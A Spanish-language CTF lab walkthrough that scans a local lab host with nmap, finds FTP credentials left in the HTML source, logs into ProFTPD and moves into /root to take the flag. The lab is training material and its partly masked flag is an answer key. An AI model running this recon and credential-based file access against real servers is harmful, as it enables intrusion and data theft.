

Iniciemos el lab LEGACY-FTP-SERVER

```
W/H/O/A/M/I/L/A/B/S/.C/O/M/

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde legacyftp_server.rar ...
[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: LEGACY-FTP-SERVER
DIFICULTAD: **** Fácil (1 punto)

IP del laboratorio: 172.17.0.2

Ingresa la ROOT flag (formato CTF{...}):
```

Vamos a realizar un escaneo de puerto y servicios con nmap


```
(kali@kali)~[~/Downloads/Labs/LEGACY-FTP-SERVER]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_scan
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-16 16:29 -0600
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:29
Completed NSE at 16:29, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:29
Completed NSE at 16:29, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:29
Completed NSE at 16:29, 0.00s elapsed
Initiating ARP Ping Scan at 16:29
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 16:29, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:29
Scanning 172.17.0.2 [65535 ports]
Discovered open port 21/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 16:29, 1.12s elapsed (65535 total ports)
Initiating Service scan at 16:29
Scanning 2 services on 172.17.0.2
Completed Service scan at 16:29, 6.05s elapsed (2 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:29
Completed NSE at 16:29, 0.17s elapsed
NSE: Starting runlevel 2 (of 3) scan.
```

```
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000080s latency).
Scanned at 2026-06-16 16:29:10 CST for 9s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
21/tcp    open  ftp      syn-ack ttl 64  ProFTPD 1.3.5a
80/tcp    open  http     syn-ack ttl 64  Apache httpd 2.4.18 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: OPTIONS GET HEAD POST
|_ http-title: SecureServers Inc. - Enterprise Hosting Solutions
|_ http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Unix

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:29
Completed NSE at 16:29, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:29
Completed NSE at 16:29, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:29
Completed NSE at 16:29, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.18 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

```
(kali@kali) - [~/Downloads/Labs/LEGACY-FTP-SERVER]
```

Aqui vemos que nuestro target tiene publicado puerto 21 con ftp y 80 con http, como el servicio ftp no nos da mayor información vamos a comenzar revizando la pagina web y su código





```
SecureServers Inc. - Enterprise Hosting Solutions | http://172.17.0.2/
Not Secure view-source:http://172.17.0.2/
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB GitHub-Leaked-API-K... Online - Reverse Shell ...

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <title>SecureServers Inc. - Enterprise Hosting Solutions</title>
6   <link rel="stylesheet" href="css/style.css">
7   <!-- FTP Credentials: ftp / ftp123 -->
8   <!-- Admin: admin@legacyhost.com / password123 -->
9   <!-- Legacy FTP Server v2.1.5 - Path Traversal Vulnerable -->
10  <!-- DO NOT EXPOSE: /ftp root directory -->
11 </head>
12 <body>
13   <header>
14     <nav class="navbar">
15       <div class="container">
16         <div class="logo">
17           <h1>SecureServers Inc.</h1>
18           <p class="tagline">Enterprise Hosting Solutions</p>
19         </div>
20         <ul class="nav-links">
21           <li><a href="index.html">Home</a></li>
22           <li><a href="about.html">About</a></li>
23           <li><a href="services.html">Services</a></li>
24           <li><a href="contact.html">Contact</a></li>
25         </ul>
26       </div>
27     </nav>
28   </header>
29   <main>
30     <section class="hero">
31       <div class="container">
32         <h2>Welcome to SecureServers Inc.</h2>
33         <p>Your Trusted Partner for Enterprise-Grade Hosting Infrastructure</p>
34       </div>
35     </section>
36     <section class="features">
37       <div class="container">
38         <h3>Why Choose Us?</h3>
39         <ul>
40           <li>Legacy FTP Server v2.1.5 - FTP Access Available</li>
```


Aqui vemos que en el código quedaron expuestas unas credenciales de acceso para ftp, revisaremos en los otros tres apartados del menú


About







Services






Contact





Se observa que en todos los códigos de las páginas quedó expuesta información sencilla

Vamos a realizar una enumeración web con feroxbuster para cerciorarnos si no hay directorios o archivos ocultos que puedan ser de interes



Ya que no se encontró información nueva relevante, vamos a proceder a probar las credenciales de acceso al ftp

Acceso con el usuario ftp

```
(kali㉿kali)-[~/Downloads/Labs/LEGACY-FTP-SERVER]
$ ftp 172.17.0.2
Connected to 172.17.0.2.
220 ProFTPD 1.3.5a Server (Debian) [::ffff:172.17.0.2]
Name (172.17.0.2:kali): ftp
331 Password required for ftp
Password:
230-Welcome, archive user ftp@172.17.0.1 !
230-
230-The local time is: Tue Jun 16 23:01:48 2026
230-
230-This is an experimental FTP server. If you have any unusual problems,
230-please report them via e-mail to <root@legacy-ftp-srv>.
230-
230 User ftp logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
ftp> ls
229 Entering Extended Passive Mode (|||38077|)
150 Opening ASCII mode data connection for file list
-rw-r--r-- 1 root root 170 Mar 12 2018 welcome.msg
226 Transfer complete
ftp> pwd
Remote directory: /srv/ftp
ftp> get welcome.msg
local: welcome.msg remote: welcome.msg
229 Entering Extended Passive Mode (|||30655|)
150 Opening BINARY mode data connection for welcome.msg (170 bytes)
100% |*****| 170 1.90 MiB/s 00:00 ETA
226 Transfer complete
170 bytes received in 00:00 (424.59 KiB/s)
```

Hemos encontrado el mensaje de bienvenida y lo hemos descargado a nuestro directorio, ahora veremos su contenido

```
(kali㉿kali)-[~/Downloads/Labs/LEGACY-FTP-SERVER]
$ ls -al
total 81060
drwxrwxr-x 2 kali kali 4096 Jun 16 17:04 .
drwxrwxr-x 18 kali kali 4096 Jun 16 08:57 ..
-rw-r--r-- 1 kali kali 82979328 Jan 8 21:06 legacy_ftp_server.rar
-rw-rw-r-- 1 kali kali 952 Jun 16 16:29 nmap_scan
-rwxr-xr-x 1 kali kali 3226 Jan 8 21:32 startlab.sh
-rw-rw-r-- 1 kali kali 170 Mar 12 2018 welcome.msg

(kali㉿kali)-[~/Downloads/Labs/LEGACY-FTP-SERVER]
$ cat welcome.msg
Welcome, archive user %U@%R !

The local time is: %T

This is an experimental FTP server. If you have any unusual problems,
please report them via e-mail to <root@%L>.

(kali㉿kali)-[~/Downloads/Labs/LEGACY-FTP-SERVER]
$
```

Recordemos que en la información que encontramos en el código de la página principal hacían mención a que el servidor ftp es vulnerable a path traversal y nos advierten que no expongamos el directorio ftp de la raíz

```

ftp> cd /
250 CWD command successful
ftp> dir
229 Entering Extended Passive Mode (|||48456|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x  1 root  root    4096 Jan  9 03:05 bin
drwxr-xr-x  2 root  root    4096 Apr 12 2016 boot
drwxr-xr-x  5 root  root      340 Jun 16 21:17 dev
drwxr-xr-x  1 root  root    4096 Jun 16 21:17 etc
drwxr-xr-x  1 ftp  ftp     4096 Jan  9 03:05 ftp
drwxr-xr-x  2 root  root    4096 Apr 12 2016 home
drwxr-xr-x  1 root  root    4096 Jan  9 03:05 lib
drwxr-xr-x  2 root  root    4096 Aug  4 2021 lib64
drwxr-xr-x  2 root  root    4096 Aug  4 2021 media
drwxr-xr-x  2 root  root    4096 Aug  4 2021 mnt
drwxr-xr-x  2 root  root    4096 Aug  4 2021 opt
dr-xr-xr-x 298 root  root      0 Jun 16 21:17 proc
drwxr-xr-x  1 root  root    4096 Jan  9 03:05 root
drwxr-xr-x  1 root  root    4096 Jun 16 21:17 run
drwxr-xr-x  1 root  root    4096 Jan  9 03:05 sbin
drwxr-xr-x  1 root  root    4096 Jan  9 03:05 srv
dr-xr-xr-x 13 root  root      0 Jun 16 21:17 sys
drwxrwxrwt  1 root  root    4096 Jun 16 21:17 tmp
drwxr-xr-x  1 root  root    4096 Aug  4 2021 usr
drwxr-xr-x  1 root  root    4096 Jan  9 03:05 var
226 Transfer complete
ftp>

```

Aqui vemos que el usuario ftp tiene permisos en el directorio ftp y posiblemente sobre algun otro directorio aunque no se refleje en la imagen, probemos el acceso directo al directorio root y si nos deja ver si podemos capturar la bandera

```

ftp> cd root
250 CWD command successful
ftp> ls -al
229 Entering Extended Passive Mode (|||39994|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x  1 root  root    4096 Jan  9 03:05 .
drwxr-xr-x  1 root  root    4096 Jun 16 21:17 ..
-rw-r--r--  1 root  root   3106 Oct 22 2015 .bashrc
-rw-r--r--  1 root  root    148 Aug 17 2015 .profile
-rw-r--r--  1 root  root     37 Jan  9 03:05 flag.txt
226 Transfer complete
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||5686|)
150 Opening BINARY mode data connection for flag.txt (37 bytes)
100% |*****| 37 223.04 KiB/s 00:00 ETA
226 Transfer complete
37 bytes received in 00:00 (41.20 KiB/s)
ftp>

```

Perfecto! Ahora vayamos a nuestro directorio para leer el contenido de la bandera

```

(kali@kali)-[~/Downloads/Labs/LEGACY-FTP-SERVER]
$ cat flag.txt
CTF{FTP*****}

(kali@kali)-[~/Downloads/Labs/LEGACY-FTP-SERVER]
$

```


Ahora solo nos resta introducir la bandera para verificarla y finalizar el reto

```
WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde legacy_ftp_server.rar ...
[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: LEGACY-FTP-SERVER
DIFICULTAD: ***** Fácil (1 punto)

IP del laboratorio: 172.17.0.2

Ingresa la ROOT flag (formato CTF{...}): CTF{FTP[REDACTED]}
¡Felicitaciones hacker! Has conseguido la flag.
¿Quieres eliminar la máquina? (s/n):
```